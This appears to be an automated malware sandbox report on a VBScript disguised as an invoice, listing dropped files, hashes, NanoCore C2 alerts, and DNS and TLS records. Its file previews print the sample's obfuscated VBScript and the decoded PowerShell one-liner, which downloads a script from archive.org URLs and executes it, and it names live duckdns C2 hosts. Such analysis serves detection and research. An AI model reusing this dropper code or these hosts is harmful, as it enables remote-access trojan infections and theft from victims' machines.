SSDEEP:	12:PvzC6yh48+XZi8fyAixHhZyMAHifvAeRoUVzM8NoeT8OobLqhP/v1VJv9Os/s:Pv2H+JitbfAMvAeym6bPiJFxs
MD5:	C0A8D3A40D4A6B9F6913A04A6F2AE345
SHA1:	8952D8F47DB152581200B0497B06BD1E9DE9AFCD
SHA-256:	460AD0D8DA835DCE91DB836BB0BE306FD369EFFEB626CAF543AA299BD4697DA0
SHA-512:	31CB93334DF71B755DCFE54210DD3EED2C32DE8070561425E2DD495A4934C9EBA2E0A333E3FC8338BA06C444E64ABE967A435139AB90050BB87D4A2859C57E 0
Malicious:	false
Preview:	Dim FBI..Set FBI= CreateObject("WScript.S"&"HELL")..Donal=chr(80) &"O" & Chr(87)..Trump = Chr(69)..mike = Chr(82) & "s"&"H" & Chr(69)..pompeo = Chr(76)..Elon =C hr(76)&" $TRUMP ='https://ia801408.us.archive.org/20/items/server_202108/Server.txt';$"..WHO = "B ='E"..ERO = "TH COINt.WTF COINIIOSNT'.Re"..AA = "place('ETH COIN','nE').Repl"..BB = "ace('TF COIN','EbC').Rep"..CC = "lace('OS','e');"..MUSK = "$CC = 'DOS COIN L"&"SOSCOINnG'.Rep"..DD = "lace('S COIN ','Wn').Repl"..FF = "a ce('SO','oaD').Rep"..GG = "lace('COIN','TrI');"..SHIB =""..INU ="$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Rep"..KK = "lace('os COIN','X(n`e').Repl" ..TT = "ace('BTC COIN','-Ob').Rep"..ENB = "lace('TH COIN','`c`T');"..PUMP ="&('I'+'E"..OS = "X')($A -J"..SOS = "oin ")|&('I'+'E"..EOS = "X');"..COIN = Donal+Tr ump++mike+pompeo+Elon+WHO+ERO+AA+BB+CC+MUSK+DD+FF+GG+SHIB+INU+KK+TT+ENB+PUMP+OS+SOS+EOS+""..FBI.Run COIN,0..

C:\Users\Public\Run\Windows.lnk	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, le ngth=0, window=hide
Category:	dropped
Size (bytes):	690
Entropy (8bit):	3.03893890594732
Encrypted:	false
SSDEEP:	12:8gl020sXUd9Cr/YOmuBJrXE+1gGYNQS0qv4t2Y+xIBjK:8mxBJrXE+1fod0ql7aB
MD5:	B643B57B5474469B70FEC6153C4B2AD8
SHA1:	AD9974BC091487FBBF2AC38D06B41B848AF4B5B9
SHA-256:	BA8AC47D1FA2059B60C96DD4C3490E3C946D82CF35C4574DA2C28E0AF6642AEE
SHA-512:	985F5B9D41770A968B9630DA34B3BD30A95259CF8AF1A73BF77B4F72289435851FCB38CBE48C463047EC7EAEC3003BE189573C8AE8B11AD96A38F5B1D5588F2
Malicious:	false
Preview:	L.....F.....P.O. .:i....+00.../C:\.....P.1.....Users.<.....U.s.e.r.s.....T.1.....Public..>..... .....P.u.b.l.i.c.....J.1.....Run.8.....R.u.n.....b.2.....Windows.exe.H.....W.i.n.d.o.w.s...e.x.e..... .\.W.i.n.d.o.w.s...e.x.e..... }.j..L..^6.C.T.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.- .1.0.0.2.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	57895
Entropy (8bit):	5.080080220298808
Encrypted:	false
SSDEEP:	1536:cIu+z30xyJJV3CNBQkj22h4iUxxaVkflJnLvAHPqd+KSS3SOdB8NVzltAHkrNKer:ru+z30IJJV3CNBQkj22qiUxaVkflJnLu
MD5:	E494C8B04CCA7990028009C5A768629C
SHA1:	42B21DC378D323E339D49BDC8CD4F96DC5837358
SHA-256:	AB50EF20F6B7CFF39117E3E89980CDD2FCECBCEDDDE456FECED62FC3AED475BF
SHA-512:	E06018D7C94E7FFD45407DCBA4282C9F20D4736867AFC8A0EFF016A7AFA8210FB365A8BA3B9FD824C25744C13BA1D6F8390FD88BEFF44EE2C0332BE619A932 B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.X...........I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1L.......gsmbo........gsmbm........Enable-SmbDelegation.... ...Remove-SmbMultichannelConstraint........gsmbd........gsmbb........gsmbc........gsmba........Set-SmbPathAcl........Grant-SmbShareAccess........Get-SmbBandWidthLimit........rsmbm........New-SmbGlobalMapping........rsmbb........Get-SmbGlobalMapping........Remove-SmbShare........rksmba........gsmbmc........rsmbs........Get-SmbConnection........rsmbt........Remove-SmbBandwidthLimit........Set-SmbServerConfiguration........cssmbo........udsmbmc........ssmbsc........ssmbb........Get-SmbShareAccess ....Get-SmbOpenFile........dsmbd........ssmbs........ssmbp........nsmbgm........ulsmba........Close-SmbOpenFile........Revoke-SmbShareAccess........nsmbt........Disable-SmbDelegation........nsmbs........Block-SmbShareAccess........gsmbcn........Set-SmbBandwidthLimit........Get-SmbClientConfiguration........Get-SmbSession........Get-Sm

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_crtkfx14.gxu.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dcg2nrvy.g5h.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	1856
Entropy (8bit):	7.089541637477408
Encrypted:	false
SSDEEP:	48:IknjhUknjhUknjhUknjhUknjhUknjhUknjhL:HjhDjhDjhDjhDjhDjhDjhL
MD5:	30D23CC577A89146961915B57F408623
SHA1:	9B5709D6081D8E0A570511E6E0AAE96FA041964F
SHA-256:	E2130A72E55193D402B5F43F7F3584ECF6B423F8EC4B1B1B69AD693C7E0E5A9E
SHA-512:	2D5C5747FD04F8326C2CC1FB313925070BC01D3352AFA6C36C167B72757A15F58B6263D96BD606338DA055812E69DDB628A6E18D64DD59697C2F42D1C58CC6
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
SSDEEP:	3:+4:+4
MD5:	78D031F87BA3B82386BA23B6397F97AF
SHA1:	8B4F4CAF2B6CDD94A28211900B425BDA89999B0C
SHA-256:	B0F00CABFE6DF9D196E05BB3A8D3563901AB428D4992D5E75D78302292F8C1DC
SHA-512:	B0950459095DA5E6A3B3493BBEA0FC332DC1252513F405B608F2F8507C10B35D64BC20387B283E2FB9D58FE4B68DF120A3E0CC375CC3A5C69153423C0357F9A
Malicious:	**true**
Preview:	...Y.V.H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.153055907333276
Encrypted:	false
SSDEEP:	3:9bzY6oRDT6P2bfVn1:RzWDT621
MD5:	4E5E92E2369688041CC82EF9650EDED2
SHA1:	15E44F2F3194EE232B44E9684163B6F66472C862
SHA-256:	F8098A6290118F2944B9E7C842BD014377D45844379F863B00D54515A8A64B48
SHA-512:	1B368018907A3BC30421FDA2C935B39DC9073B9B1248881E70AD48EDB6CAA256070C1A90B97B0F64BBE61E316DBB8D5B2EC8DBABCD0B0B2999AB50B933671E CB
Malicious:	false
Preview:	9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	327768
Entropy (8bit):	**7.999367066417797**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3PlZmqze1d1wI8lkWmtjJ/3Exi:LkjbU7LjGxi
MD5:	2E52F446105FBF828E63CF808B721F9C
SHA1:	5330E54F238F46DC04C1AC62B051DB4FCD7416FB
SHA-256:	2F7479AA2661BD259747BC89106031C11B3A3F79F12190E7F19F5DF65B7C15C8
SHA-512:	C08BA0E3315E2314ECBEF38722DF834C2CB8412446A9A310F41A8F83B4AC5984FCC1B26A1D8B0D58A730FDBDD885714854BDFD04DCDF7F582FC125F552D5C3 A
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i.....J.5b7}..fK..HV.,...0.... ....n.w6PMl.....v."".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.....Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.\|i4...i...;O...n.?.,. ....v?.5}.OY@.dG\|<.._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. I..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hide
Category:	dropped
Size (bytes):	1054
Entropy (8bit):	2.926336827490569
Encrypted:	false
SSDEEP:	12:8gl0IsXowAOcQ/tz0/CSLwrHj4/3BVwzyDilVBJrXE+1gTCNfBT/v4t2Y+xIBjK:8XLDWLgD4/BUBJrXE+1Vpd7aB
MD5:	E51CB0EA03B1F2D0835C8E1201DA23CC
SHA1:	E464C5208721B6CEA60BFB63A3E09B2AEF2E4475
SHA-256:	26BAAC4EF3C57AEA88EFB7DECCFC5AEE293629144E5B4FA26B46A1E82AFEB6DD
SHA-512:	D6E0EDB184C0F0D984619205B1F67E3217FFDD502769EAD433FC9EF0C35BE1A0B731F1E92D3C91D11F6CBD262A9331444F46F50E752B3BC53E3AA332866BA3E C
Malicious:	false
Preview:	L.....F.....P.O. .:i....+00../C:\.....P.1.....Users.<.....U.s.e.r.s.....P.1.....user.<..... .....j.o.n.e.s.....V.1.....AppData.@.....A.p.p.D.a.t.a.....V.1.....Roaming.@.....R.o.a.m.i.n.g.....\.1..... ....Microsoft.D.....M.i.c.r.o.s.o.f.t.....V.1.....Windows.@.....W.i.n.d.o.w.s.....\.1.....Templates.D..... .....T.e.m.p.l.a.t.e.s.....b.2.....Windows.exe.H.....W.i.n.d.o.w.s...e.x.e.....\.W.i.n.d.o.w.s...e.x.e.....y.....>.e.L.:..er.=y.....1 SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.

C:\Users\user\Documents\20210803\PowerShell_transcript.301389.iaYgJ3Zj.20210803203913.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4209
Entropy (8bit):	5.61058983888715
Encrypted:	false
SSDEEP:	96:BZkj2NrdrBqDo1ZedrOZ+j2NrdrBqDo1ZO6vyGLGLwE:9JeJGJNvyGLGLwE
MD5:	707AB5E8985F0E7B8C7673619BF75D31
SHA1:	8F38465F1288122D7A8216E9B0579EE6B44F1EB6
SHA-256:	89816FFD2D33B50BA8A2BEEDB617BE308DCD448A85FBB658E715352F0DAA8DFD
SHA-512:	B53964B5C67C7CCC6E34452A078350ECF240C2B4B254B7E39119A8CAEB958284A69662F1CBEAE26598C31EEFECBF34F3F136AD31480C01520F84945EAD8B0AAB
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_PowershellDownloadAndExecute, Description: Yara detected Powershell download and execute, Source: C:\Users\user\Documents\20210803\PowerShell_transcript.301389.iaYgJ3Zj.20210803203913.txt, Author: Joe Security
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210803203913..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $TRUMP ='https://ia601405.us.archive.org/30/items/all_20210803_20210803/ALL.txt';$B ='ETH COINt.WTF COINlIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSCOINnG'.Replace('S COIN ','Wn').Replace('SO','oaD').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Replace('os COIN','X(n`e').Replace('BTC COIN','-Ob').Replace('TH COIN','`c`T');&('I'+'EX')($A -Join '')|&('I'+'EX');..Process ID: 6756..PSVersion: 5.1.17134.1..PSEdition: Desktop. .PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocol Version: 2.3..Serializ

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.530496672914687
TrID:	
File name:	3G1J49A6V_Invoice.vbs
File size:	913
MD5:	2da417ae523148f7d65220a2c44d1a0a
SHA1:	7173fc941d4c051cf4bf5b1eac46aa33f2e6b798
SHA256:	c3ddf55e53888193522a7b619370b746cb0a79502c5157a98754a9009f644a11
SHA512:	c96201929f4937e47106f5afc341a548f2f1f90e2a19a3b788836fb33b8bbc300152f4b4892fe00abd75c77f9f61f2c1d1c2d5d686e99dd2e99d799fa4a64721
SSDEEP:	12:PvUC6yh42bXCOXyE8fyAixHhZyMAHifvAeRoUVzM8NoeT8OobLqhP/v1VJv9Os/V:PvnnbyOXPtbfAMvAeym6bPiJFxV
File Content Preview:	Dim FBI....Set FBI= CreateObject("WScript.S"&"HELL"). .Donal=chr(80) &"O" & Chr(87)..Trump = Chr(69)..mike = Chr(82) & "s"&"H" & Chr(69)..pompeo = Chr(76)..Elon =Chr(76)&" $TRUMP ='https://ia601405.us.archive.org/30/items/all_20210803_20210803/ALL.txt';$".

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-20:41:49.000728	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49776	6700	192.168.2.4	185.244.30.23

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-20:41:55.743249	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49777	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:02.846134	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49778	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:09.741092	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49779	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:16.538073	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49780	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:23.610473	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49781	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:30.609821	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49782	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:38.598742	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:45.767442	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49784	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:52.842480	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49785	6700	192.168.2.4	185.244.30.23
08/03/21-20:42:59.878034	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49786	6700	192.168.2.4	185.244.30.23
08/03/21-20:43:06.825128	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49787	6700	192.168.2.4	185.244.30.23
08/03/21-20:43:13.226201	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49789	6700	192.168.2.4	185.244.30.23

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:39:15.941731930 CEST	192.168.2.4	8.8.8.8	0x7bbe	Standard query (0)	ia601405.us.archive.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:39:39.292776108 CEST	192.168.2.4	8.8.8.8	0xbe89	Standard query (0)	ia801408.us.archive.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:41:48.610855103 CEST	192.168.2.4	8.8.8.8	0xa4b4	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:41:55.443265915 CEST	192.168.2.4	8.8.8.8	0x4f8d	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:02.624257088 CEST	192.168.2.4	8.8.8.8	0x811f	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:09.395072937 CEST	192.168.2.4	8.8.8.8	0xc9fa	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:16.328212023 CEST	192.168.2.4	8.8.8.8	0x1b9e	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:23.406879902 CEST	192.168.2.4	8.8.8.8	0xe0e7	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:30.407226086 CEST	192.168.2.4	8.8.8.8	0xdf8b	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:38.310401917 CEST	192.168.2.4	8.8.8.8	0x1427	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:45.546369076 CEST	192.168.2.4	8.8.8.8	0xdec4	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:52.505614042 CEST	192.168.2.4	8.8.8.8	0x813e	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:59.561860085 CEST	192.168.2.4	8.8.8.8	0xb3b4	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:43:06.619920969 CEST	192.168.2.4	8.8.8.8	0xd94d	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:43:12.629626989 CEST	192.168.2.4	8.8.8.8	0xc508	Standard query (0)	dangomra.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 20:43:12.834378958 CEST	192.168.2.4	8.8.8.8	0x2379	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:39:15.974540949 CEST	8.8.8.8	192.168.2.4	0x7bbe	No error (0)	ia601405.us.archive.org		207.241.227.125	A (IP address)	IN (0x0001)
Aug 3, 2021 20:39:39.330821991 CEST	8.8.8.8	192.168.2.4	0xbe89	No error (0)	ia801408.us.archive.org		207.241.228.148	A (IP address)	IN (0x0001)
Aug 3, 2021 20:41:48.751724005 CEST	8.8.8.8	192.168.2.4	0xa4b4	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:41:55.571132898 CEST	8.8.8.8	192.168.2.4	0x4f8d	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:02.657927990 CEST	8.8.8.8	192.168.2.4	0x811f	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:09.430355072 CEST	8.8.8.8	192.168.2.4	0xc9fa	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:16.363449097 CEST	8.8.8.8	192.168.2.4	0x1b9e	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:23.439666986 CEST	8.8.8.8	192.168.2.4	0xe0e7	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:30.439749002 CEST	8.8.8.8	192.168.2.4	0xdf8b	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:38.345422983 CEST	8.8.8.8	192.168.2.4	0x1427	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:45.580141068 CEST	8.8.8.8	192.168.2.4	0xdec4	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:52.634674072 CEST	8.8.8.8	192.168.2.4	0x813e	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:42:59.691026926 CEST	8.8.8.8	192.168.2.4	0xb3b4	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:43:06.655194998 CEST	8.8.8.8	192.168.2.4	0xd94d	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:43:12.760323048 CEST	8.8.8.8	192.168.2.4	0xc508	No error (0)	dangomra.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)
Aug 3, 2021 20:43:12.868308067 CEST	8.8.8.8	192.168.2.4	0x2379	No error (0)	newjan.duckdns.org		185.244.30.23	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 20:39:16.366322994 CEST	207.241.227.125	443	192.168.2.4	49746	CN=*.us.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:32 CET 2019 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon Feb 21 23:56:17 CET 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Aug 3, 2021 20:39:39.694905043 CEST	207.241.228.148	443	192.168.2.4	49756	CN=*.us.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:32 CET 2019 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon Feb 21 23:56:17 CET 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
